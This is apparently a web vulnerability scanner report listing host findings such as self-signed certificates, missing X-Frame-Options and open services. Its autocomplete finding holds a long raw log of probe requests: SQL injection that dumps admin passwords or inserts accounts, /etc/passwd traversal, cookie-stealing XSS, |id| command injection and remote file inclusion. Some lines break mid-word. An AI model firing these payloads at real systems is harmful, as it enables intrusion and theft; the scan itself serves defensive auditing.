CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 303.00
Number of links: 300
(This number excludes form requests and links re-requested during authentication.)

1 SSL Web Server Version port 6789/tcp

QID:	86001
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

RESULT:

Server Version	Server Banner
Apache-Coyote/1.1	Apache-Coyote/1.1

1 Scan Diagnostics port 6789/tcp

QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 349 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 77 inputs)
Path manipulation: 82 vulnsigs tests, completed 2196 requests, 42 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 71 inputs)
WS enumeration: 9 vulnsigs tests, completed 189 requests, 3 seconds. All tests completed.
Batch #1 URI parameter manipulation: estimated time < 1 minute (33 tests, 20 inputs)
Batch #1 URI parameter manipulation: 33 vulnsigs tests, completed 492 requests, 21 seconds. XSS optimization removed 102 links. Completed 492 requests of 660 estimated requests (75%). All tests completed.
Batch #1 URI blind SQL manipulation: estimated time < 1 minute (19 tests, 20 inputs)
Batch #1 URI blind SQL manipulation: 19 vulnsigs tests, completed 342 requests, 41 seconds. All tests completed.
URI parameter time-based tests: estimated time < 1 minute (5 tests, 20 inputs)
URI parameter time-based tests: 5 vulnsigs tests, completed 90 requests, 15 seconds. All tests completed.
Batch #2 URI parameter manipulation: estimated time < 1 minute (33 tests, 14 inputs)

Batch #2 URI parameter manipulation: 33 vulnsigs tests, completed 326 requests, 27 seconds. XSS optimization removed 119 links. Completed 326 requests of 462 estimated requests (71%). All tests completed.
Batch #2 URI blind SQL manipulation: estimated time < 1 minute (19 tests, 14 inputs)
Batch #2 URI blind SQL manipulation: 19 vulnsigs tests, completed 266 requests, 56 seconds. All tests completed.
URI parameter time-based tests: estimated time < 1 minute (5 tests, 14 inputs)
URI parameter time-based tests: 5 vulnsigs tests, completed 70 requests, 14 seconds. All tests completed.
Batch #3 URI parameter manipulation: estimated time < 1 minute (33 tests, 7 inputs)
Batch #3 URI parameter manipulation: 33 vulnsigs tests, completed 112 requests, 15 seconds. XSS optimization removed 119 links. Completed 112 requests of 231 estimated requests (48%). All tests completed.
Batch #3 URI blind S
QL manipulation: estimated time < 1 minute (19 tests, 7 inputs)
Batch #3 URI blind SQL manipulation: 19 vulnsigs tests, completed 133 requests, 33 seconds. All tests completed.
URI parameter time-based tests: estimated time < 1 minute (5 tests, 7 inputs)
URI parameter time-based tests: 5 vulnsigs tests, completed 35 requests, 9 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 2 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 630 requests, 35 seconds. XSS optimization removed 1751 links. Completed 630 requests of 5356 estimated requests (12%). All tests completed.
Header manipulation: estimated time < 1 minute (26 tests, 103 inputs)
Header manipulation: 26 vulnsigs tests, completed 1751 requests, 67 seconds. XSS optimization removed 1751 links. Completed 1751 requests of 5356 estimated requests (33%). All tests completed.
Total requests made: 7977
Average server response time: 0.29 seconds
Most recent links:

 1 Open UDP Services List

QID:	82004
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
161	snmp	SNMP	snmp

2 Operating System Detected

QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Solaris 10	TCP/IP Fingerprint	U1204:25
SunOS wilma 5.10 Generic 127128-11 i86pc	SNMP sysDescr	

2 Host Uptime Based on TCP TimeStamp Option

QID:	82063
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	05/29/2007

THREAT:
The TCP/IP stack on the host supports the TCP TimeStamp (kind 8) option. Typically the timestamp used is the host's uptime (since last reboot) in various units (e.g., one hundredth of second, one tenth of a second, etc.). Based on this, we can obtain the host's uptime. The result is given in the Result section below.

Some operating systems (e.g., MacOS, OpenBSD) use a non-zero, probably random, initial value for the timestamp. For these operating systems, the uptime obtained does not reflect the actual uptime of the host; the former is always larger than the latter.

RESULT:

Based on TCP timestamps obtained via port 79, the host's uptime is 0 days, 8 hours, and 12 minutes.
The TCP timestamps from the host are in units of 10 milliseconds.

2 Connection Error Occurred During Web Application Scan port 6789/tcp

QID:	150018
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	05/15/2009

THREAT:
Some of requests timed out or unexpected errors were detected in the connection while crawling or scanning the Web application.

IMPACT:
Some of the links were not crawled or scanned. Results may be incomplete or incorrect.

SOLUTION:
Investigate the root cause of failure accessing the listed links.

RESULT:

Links that timed out:

IP Address: 4 Unknown

Vulnerabilities Total	4	Security Risk	0.0

Information Gathered (4)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 4	No registered hostname

1 Firewall Detected

QID: 34011
Category: Firewall
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:

Some of the ports filtered by the firewall are: 20, 21, 22, 23, 25, 53, 80, 111, 135, 443.

Listed below are the ports filtered by the firewall.
No response has been received when any of these ports is probed.
1-381,383-1559,1561-1705,1707-1721,1723-1999,2001-2033,2035,2037-2100,
2102-2146,2148-2512,2514-2701,2703-5491,5493-5504,5506-5549,5551-5559,
5561-5569,5571-5579,5581-5630,5632-6013,6015-6128,6130-7006,7008-7009,
7011-9098,9100-9989,9991-10109,10111-42423,42425-65535

1 Traceroute

QID: 45006
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.31ms	ICMP
2		0.60ms	ICMP
3		0.51ms	ICMP
4		0.49ms	ICMP
5		2.95ms	ICMP
6		19.66ms	ICMP
7		18.01ms	ICMP
8		18.09ms	ICMP
9		18.04ms	ICMP
10		92.74ms	ICMP
11		90.23ms	ICMP
12		91.39ms	ICMP
13		273.94ms	ICMP
14		93.24ms	ICMP

15		92.63ms	ICMP
16		96.15ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 4	112.21ms	ICMP

1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:
Scan duration: 2977 seconds

Start time: Fri, Feb 17 2012, 17:30:06 GMT

End time: Fri, Feb 17 2012, 18:19:43 GMT

IP Address: 5 — Nokia / CheckPoint FW1

Vulnerabilities Total	42	Security Risk	5.0

Vulnerabilities (18)

1 Possible Clickjacking vulnerability — port 443/tcp

QID:	150081	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	8.5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Click-jacking lets an attacker to trick the user on clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.

IMPACT:
Attacks like CSRF can be performed using Clickjacking techniques.

SOLUTION:
Two of the most popular preventions are:
X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page.

Framekiller: JavaScript code that prevents the malicious user from framing the page.

RESULT:

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

1 ICMP Timestamp Request

QID:	82003	CVSS Base:	0	PCI Severity:	LOW
Category:	TCP/IP	CVSS Temporal:	-		
CVE ID:	CVE-1999-0524				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/29/2009				

THREAT:
ICMP (Internet Control and Error Message Protocol) is a protocol encapsulated in IP packets. It's principal purpose is to provide a protocol layer able to inform gateways of the inter-connectivity and accessibility of other gateways or hosts. "ping" is a well-known program for determining if a host is up or down. It uses ICMP echo packets. ICMP timestamp packets are used to synchronize clocks between hosts.

IMPACT:
Unauthorized users can obtain information about your network by sending ICMP timestamp packets. For example, the internal systems clock should not be disclosed since some internal daemons use this value to calculate ID or sequence numbers (i.e., on SunOS servers).

SOLUTION:
You can filter ICMP messages of type "Timestamp" and "Timestamp Reply" at the firewall level. Some system administrators choose to filter most types of ICMP messages for various reasons. For example, they may want to protect their internal hosts from ICMP-based Denial Of Service attacks, such as the Ping of Death or Smurf attacks.

However, you should never filter ALL ICMP messages, as some of them ("Don't Fragment", "Destination Unreachable", "Source Quench", etc) are necessary for proper behavior of Operating System TCP/IP stacks.

It may be wiser to contact your network consultants for advice, since this issue impacts your overall network reliability and security.

RESULT:

Timestamp of host (network byte ordering): 18:30:24 GMT

2 SSL Certificate - Self-Signed Certificate port 443/tcp over SSL

QID:	38169	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/25/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

The client can trust that the Server Certificate belongs the server only if it is signed by a mutually trusted third-party Certificate Authority (CA). Self-signed certificates are created generally for testing purposes or to avoid paying third-party CAs. These should not be used on any production or critical servers.

By exploiting this vulnerability, an attacker can impersonate the server by presenting a fake self-signed certificate. If the client knows that the server does not have a trusted certificate, it will accept this spoofed certificate and communicate with the remote server.

IMPACT:
By exploiting this vulnerability, an attacker can launch a man-in-the-middle attack.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 emailAddress=,CN=,OU=,O= is a self signed certificate.

2 SSL Certificate - Signature Verification Failed Vulnerability port 443/tcp over SSL

QID:	38173	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/23/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority.

If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.

IMPACT:
By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.

Exception:
If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0self signed certificate

2 AutoComplete Attribute Not Disabled for Password in Form Based Authentication port 443/tcp

QID:	86729	CVSS Base:	6.4	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	4.9		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/05/2009				

THREAT:
The Web server allows form based authentication without disabling the AutoComplete feature for the password field.

IMPACT:
The passwords entered by one user could be stored by the browser and retrieved for another user using the browser.

SOLUTION:
Contact the vendor to have the AutoComplete attribute disabled for the password field in all forms. The AutoComplete attribute should also be disabled for the user ID field.

RESULT:
GET /admin.php3?admin=YmxhYmxhOg%3D%3D&op=mod_authors HTTP/1.1

Connection: Keep-Alive

<form METHOD="POST" NAME="form" ACTION="/admin.php3?admin=YmxhYmxhOg%3D%3D&op=mod_authors"> Please Log In

<TABLE BORDER=1>
<CAPTION> </CAPTION>
<TR><TH></TH>
</TR><TD>
 User Name
<TD>
<input type="TEXT" name="userName" SIZE="32"><TR>
<TD>
 Password
<TD>
<input type="PASSWORD" name="userPass" SIZE="32"></TABLE>

 Acquire Exclusive Configuration Lock
Yes
<INPUT TYPE="Radio" Checked Name="getLock" Value="t">   No
<INPUT TYPE="Radio" Name="getLock" Value="x">

Log In with Advanced Options (/cgi-bin/login_adv.tcl)

<HR SIZE=1>
<input type="image" border=0 src="/images/login.gif" name="Login"></form>

GET /w3-msql/index.html HTTP/1.1

Connection: Keep-Alive

GET /loadpage.cgi?user_id=id&file=/ HTTP/1.1

Connection: Keep-Alive

GET /index.php3 HTTP/1.1

Connection: Keep-Alive

GET /nph-maillist.pl HTTP/1.1

Connection: Keep-Alive

GET /stats.php HTTP/1.1

Connection: Keep-Alive

POST /admin.php HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

aid=God&pwd=Password&op=loginGET /index.php HTTP/1.1

Connection: Keep-Alive

GET /index2.php?PHPSESSID=1&myname=admin&fullname=admin&userid=administrator HTTP/1.1

Connection: Keep-Alive

GET /modules.php?name=Members_List&&sql_debug=1 HTTP/1.1

Connection: Keep-Alive

GET /index.php/123 HTTP/1.1

Connection: Keep-Alive

OPTIONS /index.php HTTP/1.1

Connection: Keep-Alive

GET /default.asp HTTP/1.1

Connection: Keep-Alive

GET /recipe_view.php?intId=char%2839%29%2b%28SELECT HTTP/1.1

Connection: Keep-Alive

GET /dnewsweb HTTP/1.1

Connec
tion: Keep-Alive

POST /login.php HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 415

login=cfyz%27%3B+insert+into+phpgw_accounts+%28account_id%2C+account_lid%2C+acco

unt_pwd%2C+account_firstname%2C+account_lastname%2C++account_status%2C+account_e

xpires%2C+account_type%29+values+%28%27999%27%2C+%27Qualys%27%2C+%27c8ed9b2a36e5

9a4f4c45977543947fac%27%2C+%27Qualys%27%2C+%27Test%27%2C+%27A%27%2C+%27-1%27%2C+
%27u%27%29%3B+select+*+from+phpgw_accounts+where+account_lid%3D%27cfyz&passwd=cfyz&submit=LoginPOST /login.php HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

login=Qualys&passwd=no!pass&submit=LoginGET /modules.php?name=Splatt_Forum HTTP/1.1

Connection: Keep-Alive

GET /del.php HTTP/1.1

Connection: Keep-Alive

GET / HTTP/1.1

Connection: Keep-Alive

GET /index.html HTTP/1.1

Connection: Keep-Alive

GET /modules.php?name=News&file=friend&op=StorySent&title=%253cscript%3Ealert%2528document.cookie);%253c/script%3E HTTP/1.1

Connection: Keep-Alive

GET /jmx-console/ HTTP/1.1

Connection: Keep-Alive

GET /web-console/ HTTP/1.1

Connection: Keep-Alive

PUT /jmx-console/index.jsp HTTP/1.1

Connection: Keep-Alive

POST /login.php HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

tznUserTimeZone=-14400&username=qualys&password=&login=LoginPOST /cms/templates/standard/index.php?mode=weblinks HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-length: 98

submit=true&categorie=a7b90m54n01b%27+union+Select+%270%27%2C%27c%27%2C%27QualysAssesment%27%2C%27GET / HTTP/1.1

Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.1
8) Gecko/2010020220 Firefox/3.0.18 (.NET CLR 3.5.30729)

GET /moin.wsgi HTTP/1.1

Connection: Keep-Alive

GET /example/Login.action HTTP/1.1

Connection: Keep-Alive

get / HTTP/1.1

Connection: Keep-Alive

GET /webplus.cgi?about HTTP/1.1

Connection: Keep-Alive

GET /webplus.exe?about HTTP/1.1

Connection: Keep-Alive

GET /webplus.cgi?script= HTTP/1.1

Connection: Keep-Alive

GET /webplus.exe?script= HTTP/1.1

Connection: Keep-Alive

GET /index.phtml?mode=album&album=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F&dispsize=640&start=0 HTTP/1.1

Connection: Keep-Alive

GET /htgrep.cgi?file=index.html&hdr=/etc/passwd HTTP/1.1

Connection: Keep-Alive

GET /htgrep?file=index.html&hdr=/etc/passwd HTTP/1.1

Connection: Keep-Alive

GET /index.cgi?image_list=alternative_image.list&html_file=../../../../etc/passwd HTTP/1.1

Connection: Keep-Alive

GET /filemail.pl HTTP/1.1

Connection: Keep-Alive

GET /FILEMAIL.PL HTTP/1.1

Connection: Keep-Alive

GET /filemail.cgi HTTP/1.1

Connection: Keep-Alive

GET /FILEMAIL.CGI HTTP/1.1

Connection: Keep-Alive

GET /maillist.pl HTTP/1.1

Connection: Keep-Alive

GET /MAILLIST.PL HTTP/1.1

Connection: Keep-Alive

GET /maillist.cgi HTTP/1.1

Connection: Keep-Alive

GET /MAILLIST.CGI HTTP/1.1

Connection: Keep-Alive

GET / HTTP/1.1

User-Agent: ZX-80 SPECTRUM
Accept: */*
Accept-Language: en
Authorization: Basic YWRtaW46cm9vdA==
Accept-Encoding: gzip,deflate,compress,identity..
Keep-Alive: 300

GET /passwd.cgi HTTP/1.1

Connection: Keep-Alive
Authorization: Basic YWRtaW46YWRtaW4=

GET /ncbook/book.cgi?action=default&current=|id|&form_tid=996604045&prev=main.html&list_message
_index=10 HTTP/1.1

Connection: Keep-Alive

GET /book.cgi?action=default&current=|id|&form_tid=996604045&prev=main.html&list_message_index=10 HTTP/1.1

Connection: Keep-Alive

GET /login.php HTTP/1.1

Connection: Keep-Alive

GET /modules.php?set_albumName=album01&id=aaw&op=modload&name=gallery&file=index&include=../../../../../../../../etc/passwd HTTP/1.1

Connection: Keep-Alive

GET // HTTP/1.1

Connection: Keep-Alive

POST /admin.php HTTP/1.1

Connection: Keep-Alive
Content-Length: 45

selected=message&id=2&action=edit&login=&pwd=GET /imlist.php?cwd=../../../../../../../../../ HTTP/1.1

Connection: Keep-Alive

GET /index.cgi HTTP/1.1

Connection: Keep-Alive

GET /modules.php?op=modload&name=PostBoard&file=index HTTP/1.1

Connection: Keep-Alive

GET /mcNews/index.php HTTP/1.1

Connection: Keep-Alive

GET
/post.php?t=1&a=post&f=1&p=1&author=jack&email=%22%3E%3Cscript%3Ealert%28documen
t.domain%29%3C%2Fscript%3E&subject=jack&body= HTTP/1.1

Connection: Keep-Alive

GET /index.htm HTTP/1.1

Connection: Keep-Alive

GET /buglist.cgi HTTP/1.1

Connection: Keep-Alive

GET /describecomponents.cgi HTTP/1.1

Connection: Keep-Alive

GET /default.php HTTP/1.1

Connection: Keep-Alive

GET /openbb/index.php HTTP/1.1

Connection: Keep-Alive

GET /b2login.php HTTP/1.1

Connection: Keep-Alive

POST /login_page.php HTTP/1.1

Connection: Keep-Alive
Content-Length: 0

GET /login_page.php HTTP/1.1

Connection: Keep-Alive

POST /modules.php?name=Search HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

query=%3e%3cscript%3ealert%28document.domain%29%3c%2fscript%3ePOST /login.php HTTP/1.
1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 90

uname=%22q%22%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript&password=q&submit=LoginGET /login.cgi HTTP/1.1

Connection: Keep-Alive

GET /.FBCIndex HTTP/1.1

Connection: Keep-Alive

TRACE / HTTP/1.1

Connection: Keep-Alive

GET //index.jsp HTTP/1.1

Connection: Keep-Alive

POST /shopadmin.asp HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 70

UserName=%27+OR+%27%27%3D%27&Password=%27+OR+%27%27%3D%27&Submit=LoginGET /show_bug.cgi HTTP/1.1

Connection: Keep-Alive

POST /modules.php?name=Your_Account HTTP/1.1

Connection: Keep-Alive

Content-Type: application/x-www-form-urlencoded
Content-Length: 237

uname=QualysChk&email=QualysChk%40qualys.com&user_avatar=blank.gif&user_icq=&url

=&user_from=&user_occ=&user_intrest=&user_sig=%3Cscript%3Ealert%28document.domai
n%29%3C%2Fscript%3E&user_aim=&user_yim=&user_msnm=&user_viewemail=0&op=finishGET /modules.php HTTP/1.1

Connection: Keep-Alive

GET /modules.php?mod=fm&file=../../../../../../../../../../etc/passwd%00&bn=fm_d1 HTTP/1.1

Connection: Keep-Alive

GET /admin/index.php HTTP/1.1

Connection: Keep-Alive
Cookie: USERNAME=anythingok; PASSWORD=%27+OR+%27%27%3D%27

TRACE / HTTP/1.1

Via: Qualys

TRACK / HTTP/1.1

Via: Qualys

GET /modules/files/index_table.php HTTP/1.1

Connection: Keep-Alive

GET /modules.php?name=AvantGo&file=print&sid=qualys HTTP/1.1

Connection: Keep-Alive

GET /modules.php?name=News&file=print&sid=qualys HTTP/1.1

Connection: Keep-Alive

GET /modules.php?op=modload&name=Members_List&file=index&sortby=pn_uname; HTTP/1.1

Connection: Keep-Alive

GET /modules.p
hp?op=modload&name=Forums&file=attachment&AtchOp=show HTTP/1.1

Connection: Keep-Alive

GET /default.php?info_message=%3Cscript%3Ealert(666)%3C/script%3E HTTP/1.1

Connection: Keep-Alive

GET /admin/index.php HTTP/1.1

Connection: Keep-Alive

GET /WEB-INF/ HTTP/1.1

Connection: Keep-Alive

POST /myaccount/login.asp HTTP/1.1

Connection: Keep-Alive
Accept: */*

Content-Type: application/x-www-form-urlencoded
Content-Length: 92

userid=administrator&password=+%27or%27%27%3D%27+&cookielogin=cookielogin&Submit=Log+InN

GET /login.php?target=http://qualys/ HTTP/1.1

Connection: Keep-Alive

GET /register.php?target=http://qualys/ HTTP/1.1

Connection: Keep-Alive

GET /modules.php?name=Downloads&d_op=getit&lid=666%20QualysTest; HTTP/1.1

Connection: Keep-Alive

GET /modules.php?op=modload&name=Web_Links&file=index&l_op=viewlink&cid=2%20QualysTest; HTTP/1.1

Connection: Keep-Alive

GET /modules.php?op=modload&name=Glossary&file=index&page=` HTTP/1.1

Connection: Keep-Alive

GET /modules/phpbannerexchange/index.php HTTP/1.1

Connection: Keep-Alive

GET /modules/Private_Messages/index.php HTTP/1.1

Connection: Keep-Alive

GET /modules.php?op=modload&name=Sections&file=index&req=viewarticle&artid= HTTP/1.1

Connection: Keep-Alive

GET /expanded.php HTTP/1.1

Connection: Keep-Alive

GET /modules.php?op=modload&name=Web_Links&file=index&l_op=viewlink HTTP/1.1

Connection: Keep-Alive

GET /expanded.php?conf=../../../../../../etc/passwd HTTP/1.1

Connection: Keep-Alive

GET /index.php3?action=telecharger&fichier=Q1U2A3L4Y5S HTTP/1.1

Connection: Keep-Alive

GET /admin/ HTTP/1.1

Connection: Keep-Alive

GET /index
.php3?Rubrique=%3Cscript%3Ealert(12345)%3C/script%3E HTTP/1.1

Connection: Keep-Alive

GET /new-visitor.inc.php?lvc_include_dir=http://www.qualys.com/ HTTP/1.1

Connection: Keep-Alive

GET /pp.php?action=login HTTP/1.1

Connection: Keep-Alive

GET /index.php?offset=1 HTTP/1.1

Connection: Keep-Alive

GET /index.php?option=articles&task=viewarticle&artid=%3Cscript%3Ealert(6353)%3C/script%3E HTTP/1.1

Connection: Keep-Alive

GET /_admin/index.php HTTP/1.1

Connection: Keep-Alive

GET /login/?user=|"`id`"| HTTP/1.1

Connection: Keep-Alive

GET /../../../../../../../ HTTP/1.1

Connection: Keep-Alive

CONNECT 127.0.0.1:57550 HTTP/1.1

GET /rweb/img10/rweb_pb.gif2 HTTP/1.1

Connection: Keep-Alive

GET /database.cgi?file=Forum&report=TopicIndex HTTP/1.1

Connection: Keep-Alive

GET /default.php?manufacturers_id=%22%3E%3Cscript%3Ealert(123)%3C/script%3E HTTP/1.1

Connection: Keep-Alive

GET /. HTTP/1.1

POST //default.asp HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 98

Method_Type=login&Name=Qualys12082&Password=Qualys12082&SavePassWord=true&Login.x=5\7&Login.y=18

GET http://Qualys.null/ HTTP/1.0

GET
/modules.php?name=Search&type=stories&query=qualys&category=-1%20&categ=%20and%2
01=2%20UNION%20SELECT%200,0,aid,pwd,0,0,0,0,0,0%20from%20nuke_authors/* HTTP/1.1

Connection: Keep-Alive

POST /index.php HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 108

PHP_AUTH_USER=qualys%22+UNION+select+*+from+customers+LIMIT+1+--+&password=test&language=english&login=LoginGET
/op/op.Login.php?login=guest&sesstheme=default&lang=English HTTP/1.1

Conn
ection: Keep-Alive

GET /index.php?module=subjects HTTP/1.1

Connection: Keep-Alive

GET
/index.php?module=subjects&func=viewpage&pageid=1%20UNION%20select%201,1,1,pn_pa
ss,pn_uname,'','','','','',0,1,1,1,1%20from%20nuke_users%20where%20pn_uname='Admin'/* HTTP/1.1

Connection: Keep-Alive

GET
/modules.php?name=content&id=3'%20UNION%20select%201,1,password%20as%20title,use
rname%20as%20page,'plain_text',1,1,1%20from%20users%20where%20id=2%20order%20by%20id%20LIMIT%201%20/*'' HTTP/1.1

Connection: Keep-Alive

GET /modules.php?Qualys=' HTTP/1.1

Connection: Keep-Alive

GET /admin/admin_cash.php?setmodules=1&phpbb_root_path=http://n0such123ur1sl/ HTTP/1.1

Connection: Keep-Alive

ABCD / HTTP/1.1

Connection: Keep-Alive

GET /cgi-bin-sdb/ HTTP/1.1

Connection: Keep-Alive

GET /auth.xsl. HTTP/1.1

Connection: Keep-Alive

GET /modules.php?name=Top&querylang=%20WHERE%201=2%20ALL%20SELECT%201,pwd,1,1%20FROM%20nuke_authors/* HTTP/1.1

Connection: Keep-Alive

GET /modules.php?name=Your_Account&op=avatarlist&avatarcategory=../../ HTTP/1.1

Connection: Keep-Alive

BDMTHD / HTTP/1.1

Connection: Keep-Alive

GET /../../../../../../../../../ HTTP/1.1

Connection: Keep-Alive

GET /index.jsp HTTP/1.1

Connection: Keep-Alive

GET /default.htm HTTP/1.1

Connection: Keep-Alive

GET /CFIDE/administrator/index.cfm HTTP/1.0

POST /admin.php HTTP/1.1

Connection: Keep-Alive
Referer: http://64.39.111.87
Content-type: application/x-www-form-urlencoded
Content-Length: 55

action=authenticate&userid=admin&password=') or 1/*

POST /admin.php HTTP/1.1

Connection: Keep-Alive
Referer: http://64.39.111.87
Content-type: application/x-www-form-urlencoded
Content-Length: 112

action=authenticate&userid=p%27+UNION+s
elect+load_file%28%27%2Fetc%2Fpasswd%27%29+as+userid+--+%27&password=testPOST /admin.php HTTP/1.1

Connection: Keep-Alive
Referer: http://64.39.111.87
